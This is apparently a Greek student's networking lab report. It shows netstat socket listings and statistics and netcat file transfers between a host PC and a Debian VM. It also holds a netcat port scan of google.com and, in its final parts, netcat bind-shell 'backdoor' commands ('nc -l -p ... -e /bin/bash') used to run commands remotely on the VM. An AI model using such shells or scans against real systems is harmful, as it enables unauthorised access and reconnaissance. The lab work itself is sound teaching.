Με αυτή την εντολή βλέπουμε μόνο τις διεπαφές που χρησιμοποιούν το πρωτόκολλο tcp οι οποίες ακούνε σε συνδέσεις:

```
vergos@Vergos:~$ sudo netstat -lt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost.lo:submission 0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN
tcp        0      0 localhost.localdom:smtp 0.0.0.0:*               LISTEN
tcp6       0      0 [::]:http               [::]:*                  LISTEN
tcp6       0      0 [::]:ssh                 [::]:*                  LISTEN
vergos@Vergos:~$ _
```

vi) netstat -lu

Με αυτή την εντολή βλέπουμε μόνο τις διεπαφές που χρησιμοποιούν το πρωτόκολλο udp οι οποίες ακούνε σε συνδέσεις:

```
vergos@Vergos:~$ sudo netstat -lu
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
udp        0      0 0.0.0.0:bootpc          0.0.0.0:*
vergos@Vergos:~$ _
```

vii) netstat -s

Με αυτή την εντολή βλέπουμε τα στατιστικά για όλα τα πρωτόκολλα (tcp,udp,ip κλπ) :

```
395105 resets sent
Udp:
  570 packets received
  2 packets to unknown port received
  0 packet receive errors
  568 packets sent
  0 receive buffer errors
  0 send buffer errors
  IgnoredMulti: 1471
UdpLite:
TcpExt:
  21 TCP sockets finished time wait in fast timer
  34 delayed acks sent
  Quick ack mode was activated 1 times
  469 packet headers predicted
  121 acknowledgments not containing data payload received
  66 predicted acknowledgments
  TCPLostRetransmit: 5
  TCPTimeouts: 567
  TCPLOSSProbes: 1
  TCPDSACKOldSent: 1
  TCPDeferAcceptDrop: 10
  TCPRecvCoalesce: 68
  TCPChallengeACK: 6
  TCPSYNChallenge: 6
  TCPAutoCorking: 3
  TCPSynRetrans: 476
  TCPOrigDataSent: 189
  TCPDelivered: 197
  TcpTimeoutRehash: 21
IpExt:
  InBcastPkts: 1473
  InOctets: 37047569
  OutOctets: 35627317
  InBcastOctets: 134695
  InNoECTPkts: 726948
vergos@Vergos:~$ _
```

viii) netstat -st

Με αυτή την εντολή βλέπουμε τα στατιστικά μόνο για το tcp πρωτόκολλο:

```
vergos@Vergos:~$ netstat -st
IcmpMsg:
  InType8: 4
  OutType0: 4
Tcp:
  0 active connection openings
  6 passive connection openings
  0 failed connection attempts
  2 connection resets received
  0 connections established
  67159 segments received
  67128 segments sent out
  1 segments retransmitted
  0 bad segments received
  67061 resets sent
UdpLite:
TcpExt:
  3 delayed acks sent
  Quick ack mode was activated 1 times
  23 packet headers predicted
  10 acknowledgments not containing data payload received
  36 predicted acknowledgments
  TCPLossProbes: 1
  TCPDSACKOldSent: 1
  TCPDeferAcceptDrop: 2
  TCPRcvCoalesce: 1
  TCPAutoCorking: 1
  TCPOrigDataSent: 48
  TCPDelivered: 46
IpExt:
  InBcastPkts: 45
  InOctets: 4042293
  OutOctets: 2698808
  InBcastOctets: 10443
  InNoECTPkts: 68633
vergos@Vergos:~$ _
```

ix) netstat -su

Με αυτή την εντολή βλέπουμε τα στατιστικά μόνο για το udp πρωτόκολλο:

```
vergos@Vergos:~$ netstat -su
IcmpMsg:
  InType8: 4
  OutType0: 4
Udp:
  99 packets received
  0 packets to unknown port received
  0 packet receive errors
  97 packets sent
  0 receive buffer errors
  0 send buffer errors
  IgnoredMulti: 43
UdpLite:
IpExt:
  InBcastPkts: 45
  InOctets: 4042601
  OutOctets: 2699088
  InBcastOctets: 10443
  InNoECTPkts: 68638
vergos@Vergos:~$ _
```

x) netstat -tp

Με αυτή την εντολή βλέπουμε τα προγράμματα με το όνομα και το PID τους τα οποία ακούνε (LISTEN) σε tcp συνδέσεις είτε εγκαταστήσει(ESTABLISHED) TCP σύνδεση από/στον υπολογιστή μας:

```
vergos@Vergos:~$ sudo netstat -tp
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 192.168.1.8:ssh        DESKTOP-711LR13:7751    ESTABLISHED 1480/sshd: vergos [
```

xi) netstat -ac 5 | grep tcp

Με αυτή την εντολή επαναλαμβανόμενα τυπώνουμε όλες τις διεπαφές που χρησιμοποιούν το tcp πρωτόκολλο (μέσω της grep tcp) ανεξαρτήτως κατάστασης π.χ

LISTEN,ESTABLISHED με καθυστέρηση(delay) 5 δευτερόλεπτα:

```
vergos@Vergos:~$ netstat -ac 5 | grep tcp
tcp        0      0 localhost.10:submission 0.0.0.0:*                LISTEN
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*                LISTEN
tcp        0      0 localhost.localdom:smtp 0.0.0.0:*                LISTEN
tcp        0      0 192.168.1.8:ssh        DESKTOP-711LR13:7751    ESTABLISHED
tcp6       0      0 [::]:http               [::]:*                  LISTEN
tcp6       0      0 [::]:ssh                 [::]:*                  LISTEN
tcp        0      0 localhost.10:submission 0.0.0.0:*                LISTEN
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*                LISTEN
tcp        0      0 localhost.localdom:smtp 0.0.0.0:*                LISTEN
tcp        0      0 192.168.1.8:ssh        DESKTOP-711LR13:7751    ESTABLISHED
tcp6       0      0 [::]:http               [::]:*                  LISTEN
tcp6       0      0 [::]:ssh                 [::]:*                  LISTEN
tcp        0      0 localhost.10:submission 0.0.0.0:*                LISTEN
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*                LISTEN
tcp        0      0 localhost.localdom:smtp 0.0.0.0:*                LISTEN
tcp        0      0 192.168.1.8:ssh        DESKTOP-711LR13:7751    ESTABLISHED
tcp6       0      0 [::]:http               [::]:*                  LISTEN
tcp6       0      0 [::]:ssh                 [::]:*                  LISTEN
^C
vergos@Vergos:~$
```

xii) netstat -r

Με αυτή την εντολή τυπώνουμε τον πίνακα Δρομολόγησης του πυρήνα του λειτουργικού μας:

```
vergos@Vergos:~$ netstat -r
Kernel IP routing table
Destination Gateway Genmask Flags MSS Window irtt Iface
default speedport.ip 0.0.0.0 UG 0 0 0 ens33
192.168.1.0 0.0.0.0 255.255.255.0 U 0 0 0 ens33
vergos@Vergos:~$
```

xiii) netstat -c

Με αυτή την εντολή το netstat τυπώνει συνεχόμενα κάθε δευτερόλεπτο όλη τη δικτυακή κίνηση του υπολογιστή μας:

```
unix 3      [ ]      STREAM   CONNECTED   14544      /run/systemd/journal/stdout
unix 2      [ ]      DGRAM    14586
unix 2      [ ]      DGRAM    14318
unix 3      [ ]      STREAM   CONNECTED   17694
unix 2      [ ]      DGRAM    15584
unix 2      [ ]      DGRAM    17606
unix 2      [ ]      DGRAM    17704
unix 3      [ ]      STREAM   CONNECTED   15225      /run/dbus/system_bus_socket
unix 3      [ ]      STREAM   CONNECTED   14351      /run/systemd/journal/stdout
unix 3      [ ]      DGRAM    17746
unix 2      [ ]      DGRAM    14157
unix 2      [ ]      DGRAM    17719
unix 2      [ ]      DGRAM    14077
unix 3      [ ]      STREAM   CONNECTED   405632
unix 3      [ ]      STREAM   CONNECTED   15399
unix 2      [ ]      DGRAM    15553
unix 3      [ ]      STREAM   CONNECTED   14625      /run/systemd/journal/stdout
unix 3      [ ]      STREAM   CONNECTED   15198
unix 3      [ ]      DGRAM    14081
unix 3      [ ]      DGRAM    14080
unix 3      [ ]      DGRAM    17747
unix 3      [ ]      STREAM   CONNECTED   17750
unix 2      [ ]      DGRAM    15400
unix 3      [ ]      STREAM   CONNECTED   405600
unix 3      [ ]      STREAM   CONNECTED   15200      /run/dbus/system_bus_socket
unix 2      [ ]      DGRAM    14710
unix 3      [ ]      STREAM   CONNECTED   406707      /run/systemd/journal/stdout
unix 3      [ ]      STREAM   CONNECTED   17695      /run/systemd/journal/stdout
unix 3      [ ]      STREAM   CONNECTED   15596
unix 3      [ ]      STREAM   CONNECTED   15165
unix 3      [ ]      STREAM   CONNECTED   14068
unix 3      [ ]      STREAM   CONNECTED   15166      /run/systemd/journal/stdout
unix 3      [ ]      STREAM   CONNECTED   15395
unix 3      [ ]      STREAM   CONNECTED   17751      /run/dbus/system_bus_socket
unix 3      [ ]      STREAM   CONNECTED   15197
unix 3      [ ]      STREAM   CONNECTED   405601      /run/systemd/journal/stdout
-
```

xiv) `netstat -ap | grep http`

Με αυτή την εντολή τυπώνουμε όλα τα προγράμματα με το όνομα και το pid τους τα οποία ακούνε (LISTEN) σε http συνδέσεις είτε εγκαταστήσει (ESTABLISHED) http σύνδεση από/στον υπολογιστή μας:

```
vergos@Vergos:~$ sudo netstat -ap | grep http
tcp6      0      0 [::]:http          [::]:*             LISTEN      652/apache2
vergos@Vergos:~$ _
```

2)

Για τα στατιστικά της υπηρεσίας ssh τρέχω:

`netstat -ap | grep ssh:`

```

vergos@Vergos:~/ssh$ sudo netstat -ap | grep ssh
tcp        0      0 0.0.0.0:ssh          0.0.0.0:*            LISTEN      846/sshd: /usr/sbin
tcp        0      0 192.168.1.8:ssh      DESKTOP-711LR13:1079 ESTABLISHED 1172/sshd: vergos [
tcp6       0      0 [::]:ssh            [::]:*               LISTEN      846/sshd: /usr/sbin
unix  2      [ ACC ]     STREAM    LISTENING   17110      734/systemd      /run/user/1000/gnupg
/S.gpg-agent.ssh
unix  3      [ ]       STREAM    CONNECTED   30177      1178/sshd: vergos@p
unix  2      [ ]       STREAM    CONNECTED   30158      1172/sshd: vergos [
unix  3      [ ]       STREAM    CONNECTED   18418      846/sshd: /usr/sbin
unix  2      [ ]       DGRAM     30169      1172/sshd: vergos [
unix  3      [ ]       STREAM    CONNECTED   30178      1172/sshd: vergos [
vergos@Vergos:~/ssh$ _

```

Ενώ για το https:

netstat -ap | grep https:

```

vergos@Vergos:~/ssh$ sudo netstat -ap | grep http
[sudo] password for vergos:
tcp6       0      0 [::]:http           [::]:*               LISTEN      612/apache2
vergos@Vergos:~/ssh$ sudo netstat -ap | grep https
vergos@Vergos:~/ssh$

```

3)

Με την εντολή netstat -tap | grep LISTEN τυπώνουμε όλα τα προγράμματα με το όνομα και το pid τους που χρησιμοποιούν το tcp πρωτόκολλο και “ακούνε” στις αντίστοιχες θύρες τους.

```

vergos@Vergos:~$ sudo netstat -tap | grep LISTEN
tcp        0      0 localhost.lo:submission 0.0.0.0:*            LISTEN      757/sendmail: MTA:
tcp        0      0 0.0.0.0:ssh          0.0.0.0:*            LISTEN      639/sshd: /usr/sbin
tcp        0      0 localhost.localdom:smtp 0.0.0.0:*            LISTEN      757/sendmail: MTA:
tcp6       0      0 [::]:http            [::]:*               LISTEN      652/apache2
tcp6       0      0 [::]:ssh             [::]:*               LISTEN      639/sshd: /usr/sbin
vergos@Vergos:~$ sudo netstat -tap | grep ESTABLISHED
tcp        0      0 192.168.1.8:ssh      DESKTOP-711LR13:7751 ESTABLISHED 1480/sshd: vergos [
vergos@Vergos:~$ sudo netstat -tap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 localhost.lo:submission 0.0.0.0:*              LISTEN      757/sendmail: MTA:
tcp        0      0 0.0.0.0:ssh            0.0.0.0:*              LISTEN      639/sshd: /usr/sbin
tcp        0      0 localhost.localdom:smtp 0.0.0.0:*              LISTEN      757/sendmail: MTA:
tcp        0      0 192.168.1.8:ssh        DESKTOP-711LR13:7751   ESTABLISHED 1480/sshd: vergos [
tcp6       0      0 [::]:http              [::]:*                 LISTEN      652/apache2
tcp6       0      0 [::]:ssh               [::]:*                 LISTEN      639/sshd: /usr/sbin
vergos@Vergos:~$ _

```

Με την εντολή netstat -tap | grep ESTABLISHED τυπώνουμε όλα τα προγράμματα με το όνομα και το pid τους που χρησιμοποιούν το tcp πρωτόκολλο και έχουν δημιουργήσει/εγκαταστήσει σύνδεση στις αντίστοιχες θύρες τους.

5) Διαχείριση συνδέσεων και αποστολή UDP/TCP segments με την εντολή netcat.

Τρέχω την εντολή `nc -v google.com 1-1000`:

```
vergos@vergos:~/ssh$ nc -v -w 1 google.com 1-1000
DNS fwd/rev mismatch: google.com != fra16s50-in-f14.1e100.net
google.com [142.250.185.142] 1000 (?) : Connection timed out
google.com [142.250.185.142] 999 (?) : Connection timed out
google.com [142.250.185.142] 998 (?) : Connection timed out
google.com [142.250.185.142] 997 (?) : Connection timed out
google.com [142.250.185.142] 996 (?) : Connection timed out
google.com [142.250.185.142] 995 (pop3s) : Connection timed out
google.com [142.250.185.142] 994 (?) : Connection timed out
google.com [142.250.185.142] 993 (imaps) : Connection timed out
google.com [142.250.185.142] 992 (telnets) : Connection timed out
google.com [142.250.185.142] 991 (?) : Connection timed out
google.com [142.250.185.142] 990 (ftps) : Connection timed out
google.com [142.250.185.142] 989 (ftps-data) : Connection timed out
google.com [142.250.185.142] 988 (?) : Connection timed out
google.com [142.250.185.142] 987 (?) : Connection timed out
google.com [142.250.185.142] 986 (?) : Connection timed out
google.com [142.250.185.142] 985 (?) : Connection timed out
google.com [142.250.185.142] 984 (?) : Connection timed out
google.com [142.250.185.142] 983 (?) : Connection timed out
google.com [142.250.185.142] 982 (?) : Connection timed out
google.com [142.250.185.142] 981 (?) : Connection timed out
google.com [142.250.185.142] 980 (?) : Connection timed out
google.com [142.250.185.142] 979 (?) : Connection timed out
google.com [142.250.185.142] 978 (?) : Connection timed out
google.com [142.250.185.142] 977 (?) : Connection timed out
google.com [142.250.185.142] 976 (?) : Connection timed out
google.com [142.250.185.142] 975 (?) : Connection timed out
google.com [142.250.185.142] 974 (?) : Connection timed out
google.com [142.250.185.142] 973 (?) : Connection timed out
google.com [142.250.185.142] 972 (?) : Connection timed out
google.com [142.250.185.142] 971 (?) : Connection timed out
google.com [142.250.185.142] 970 (?) : Connection timed out
google.com [142.250.185.142] 969 (?) : Connection timed out
```

Στην ουσία κάνω port scan στον διακομιστή google.com στο εύρος θυρών 1-1000.

Βλέπω πως οι θύρα 443(https):

```
google.com [142.250.185.142] 444 (snpp) : Connection timed out
google.com [142.250.185.142] 443 (https) open
google.com [142.250.185.142] 442 (?) : Connection timed out
google.com [142.250.185.142] 441 (?) : Connection timed out
```

Και η θύρα 80(http):

```
google.com [142.250.185.142] 88 (kerberos) : Connection timed out
google.com [142.250.185.142] 87 (?) : Connection timed out
google.com [142.250.185.142] 86 (?) : Connection timed out
google.com [142.250.185.142] 85 (?) : Connection timed out
google.com [142.250.185.142] 84 (?) : Connection timed out
google.com [142.250.185.142] 83 (?) : Connection timed out
google.com [142.250.185.142] 82 (?) : Connection timed out
google.com [142.250.185.142] 81 (?) : Connection timed out
google.com [142.250.185.142] 80 (http) open
```

είναι ανοικτές.

Τρέχω την εντολή nc -l -p 1299:

Debian Headless - VMware Workstation 16 Player (Non-commercial use only)

Player |    

```
vergos@Vergos:~$ nc -l -p 1299
```

Με αυτή την εντολή λέμε στο netcat να “ακούει” για εισερχόμενες συνδέσεις στη θύρα 1299.

Τρέχοντας την εντολή:

```
printf "GET / HTTP/1.0\r\n\r\n" | nc google.com 80
```

Παίρνω ως αποτέλεσμα τον πηγαίο κώδικα της σελίδας

google.com :

[illegible]

Λόγω περιορισμών του command line του Debian VM δε μπορεί να προβληθεί όλο το αρχείο.

Με την εντολή `nc -l 1499 > filename.out` το netcat “ακούει” για εισερχόμενες συνδέσεις στη θύρα 1499 δημιουργώντας το αρχείο `filename.out` στον τρέχον φάκελο:

```
vergos@Vergos:~$ nc -l 1499 > filename.out
```


:

```
vergos@Vergos:~$ nc -l 1499 > filename.out
^C
vergos@Vergos:~$ ls
filename.out  filter.txt  newyumi.txt  run.txt
vergos@Vergos:~$ _
```

Οι παρακάτω δύο εντολές :

`nc -n -v -l -p 5555 -e /bin/bash` και:

`nc 192.168.1.8 5555:`

The image shows two terminal windows. The left window is titled 'root@DESKTOP-711LR13: /home/yumi' and shows the output of a netcat listener on port 5555. It lists files in the current directory, including filter.txt, newyumi.txt, run.txt, and various configuration files in /etc/fail2ban. The right window is titled 'Debian Headless - VMware Workstation 16 Player (Non-commercial use only)' and shows a netcat client connecting to the listener. The client sends a command to run a shell, and the listener responds with a connection message from 192.168.1.8.

Στην ουσία όπως και παρακάτω δημιουργώ ένα backdoor στη θύρα 5555.

a)

Τρέχοντας την εντολή : `netcat -z -v` (προαιρετικά `-n` για να μην έχουμε warnings) `192.168.1.8 20-25:`

Χωρίς `-n`:

```
vergos@Vergos:~$ netcat -z -v 192.168.1.8 20-25
192.168.1.8: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.1.8] 22 (ssh) open
vergos@Vergos:~$ _
```

Με `-n`:

```
vergos@Vergos:~$ netcat -z -v -n 192.168.1.8 20-25
(UNKNOWN) [192.168.1.8] 22 (ssh) open
vergos@Vergos:~$
```

Και :

```
root@DESKTOP-711LR13:/home/yumi# netcat -z -v -n 192.168.1.8 20-25
netcat: connect to 192.168.1.8 port 20 (tcp) failed: Connection refused
netcat: connect to 192.168.1.8 port 21 (tcp) failed: Connection refused
Connection to 192.168.1.8 22 port [tcp/*] succeeded!
netcat: connect to 192.168.1.8 port 23 (tcp) failed: Connection refused
netcat: connect to 192.168.1.8 port 24 (tcp) failed: Connection refused
netcat: connect to 192.168.1.8 port 25 (tcp) failed: Connection refused
root@DESKTOP-711LR13:/home/yumi#
```

Και :

```
root@DESKTOP-711LR13:/home/yumi# netcat -z -v 192.168.1.8 20-25
netcat: connect to 192.168.1.8 port 20 (tcp) failed: Connection refused
netcat: connect to 192.168.1.8 port 21 (tcp) failed: Connection refused
Connection to 192.168.1.8 22 port [tcp/ssh] succeeded!
netcat: connect to 192.168.1.8 port 23 (tcp) failed: Connection refused
netcat: connect to 192.168.1.8 port 24 (tcp) failed: Connection refused
netcat: connect to 192.168.1.8 port 25 (tcp) failed: Connection refused
root@DESKTOP-711LR13:/home/yumi#
```

Έχουμε το αναμενόμενο αποτέλεσμα ότι η μόνη θύρα που ακούει σε συνδέσεις στο διάστημα 20-25 είναι η 22(για να μπορούμε να συνδεόμαστε στο VM μέσω ssh).


b)

Τρέχω τις εντολές:

```
netcat -l -p 4444 > newyumi.txt
```

Και έπειτα:

```
netcat 192.168.1.8 4444 < newyumi.txt
```



Πατώντας CTRL-C στο τερματικό του υπολογιστή μου σταματάει η διαδικασία και το αρχείο έχει σταλεί επιτυχώς:

```
root@DESKTOP-711LR13:/home/yumi# netcat 192.168.1.8 4444 < newyumi.txt
^C
root@DESKTOP-711LR13:/home/yumi# ls
newyumi.txt
root@DESKTOP-711LR13:/home/yumi# netcat 192.168.1.8 4444 < newyumi.txt
^C
root@DESKTOP-711LR13:/home/yumi# netcat 192.168.1.8 4444 < newyumi.txt
^C
root@DESKTOP-711LR13:/home/yumi# netcat 192.168.1.8 4444 < newyumi.txt
^C
root@DESKTOP-711LR13:/home/yumi# netcat 192.168.1.8 4444 < newyumi.txt
^C
root@DESKTOP-711LR13:/home/yumi#
```

```
Player | | | | |
vergos@Vergos:~$ netcat -l -p 4444 > newyumi.txt
vergos@Vergos:~$ ls
filter.txt newyumi.txt
vergos@Vergos:~$
```

Κοιτάζω τα περιεχόμενα των αρχείων και στα δύο μηχανήματα για να βεβαιωθώ ότι έχει σταλεί άφθαρτο:

```
GNU nano 6.2 newyumi.txt
This is newyumitxt!
```

```
GNU nano 5.4 newyumi.txt
This is newyumitxt!
```

Με αυτή την εντολή netcat -l -p 4444 και netcat 192.168.1.8 4444 < newyumi.txt στέλνεται το περιεχόμενο του αρχείου που θέλω να στείλω (του run.txt) :

```
^C
root@DESKTOP-711LR13:/home/yumi# netcat 192.168.1.8 4444 < newyumi.txt
^C
root@DESKTOP-711LR13:/home/yumi# netcat 192.168.1.8 4444 < newyumi.txt
^C
root@DESKTOP-711LR13:/home/yumi# netcat 192.168.1.8 4444 < newyumi.txt
^C
root@DESKTOP-711LR13:/home/yumi# nano newyumi.txt
root@DESKTOP-711LR13:/home/yumi# nano run.txt
root@DESKTOP-711LR13:/home/yumi# netcat 192.168.1.8 4444 < run.txt
root@DESKTOP-711LR13:/home/yumi# netcat 192.168.1.8 4444 < run.txt
^C
root@DESKTOP-711LR13:/home/yumi# ls
newyumi.txt run.txt
root@DESKTOP-711LR13:/home/yumi# netcat 192.168.1.8 4444 < run.txt
```

```
Debian Headless - VMware Workstation 16 Player (Non-comm
Player | | | | |
vergos@Vergos:~$ netcat -l 4444
^C
vergos@Vergos:~$ ls
filter.txt newyumi.txt
vergos@Vergos:~$ netcat -l -p 4444
0
vergos@Vergos:~$ ls
filter.txt newyumi.txt
vergos@Vergos:~$ netcat -l -p 4444
vergos@Vergos:~$
```

Αλλά το αρχείο δεν αποθηκεύεται στο VM:

```
root@DESKTOP-711LR13:/home/yumi# netcat 192.168.1.8 4444 < run.txt
^C
root@DESKTOP-711LR13:/home/yumi# ls
newyumi.txt run.txt
root@DESKTOP-711LR13:/home/yumi#
```

```
vergos@Vergos:~$ ls
filter.txt newyumi.txt
vergos@Vergos:~$
```


Τέλος με την εντολή: netcat -l 4444 και netcat 192.168.1.8 4444 < newyumi.txt:

```
root@DESKTOP-711LR13:/home/yumi# netcat 192.168.1.8 4444 < run.txt
root@DESKTOP-711LR13:/home/yumi#
```

```
Debian Headless - VMware Workstation 16 Player (Non-comm
Player | | | | |
vergos@Vergos:~$ netcat -l 4444
```

Παρατηρούμε ότι το αρχείο δεν στάλθηκε επιτυχώς.


Τέλος δοκιμάζοντας να τρέξω netcat -l 4444 > run.txt και netcat 192.168.1.8 4444< run.txt:



```
root@DESKTOP-711LR13:/home/yumi# netcat 192.168.1.8 4444 < run.txt
root@DESKTOP-711LR13:/home/yumi# ^C
root@DESKTOP-711LR13:/home/yumi# nano run.txt
root@DESKTOP-711LR13:/home/yumi# netcat 192.168.1.8 4444 < run.txt
root@DESKTOP-711LR13:/home/yumi#

vergos@Vergos:~$ netcat -l 4444
^C
vergos@Vergos:~$ ls
filter.txt  newyumi.txt
vergos@Vergos:~$ netcat -l 4444 > run.txt
```

Παρατηρώ ότι μεν το αρχείο δημιουργείται λόγω της εντολής netcat -l 4444 > run.txt αλλά δεν έχουν μεταφερθεί τα δεδομένα(άρα και το πρωτότυπο αρχείο).



```
root@DESKTOP-711LR13:/home/yumi# netcat 192.168.1.8 4444 < run.txt
root@DESKTOP-711LR13:/home/yumi# ^C
root@DESKTOP-711LR13:/home/yumi# nano run.txt
root@DESKTOP-711LR13:/home/yumi# netcat 192.168.1.8 4444 < run.txt
root@DESKTOP-711LR13:/home/yumi# netcat 192.168.1.8 4444 < run.txt
root@DESKTOP-711LR13:/home/yumi#

vergos@Vergos:~$ netcat -l 4444 > run.txt
^C
vergos@Vergos:~$ ls
filter.txt  newyumi.txt  run.txt
vergos@Vergos:~$
```



```
GNU nano 5.4 run.txt
-
```

c)
Φτιάχνω το backdoor με την εντολή nc -l -p 4444 -e /bin/bash και τρέχω εντολές απομακρυσμένα(από τον host υπολογιστή):

root@DESKTOP-711LR13: /home/yumi

```
root@DESKTOP-711LR13: /home/yumi# nc 192.168.1.8 4444
cd /etc/fail2ban
ls
action.d
fail2ban.conf
fail2ban.d
filter.d
jail.conf
jail.d
jail.local
paths-arch.conf
paths-common.conf
paths-debian.conf
paths-opensuse.conf
cd ~
ls
filter.txt
newyumi.txt
run.txt
cd ~/ssh
ls
authorized_keys
```

Debian Rescue - VMware Workstation 10 Player (non-commercial)

Player | | | | |
vergos@vergos:~\$ nc -l -p 4444 -e /bin/bash
vergos@vergos:~\$ nc -l -p 4444 -e /bin/bash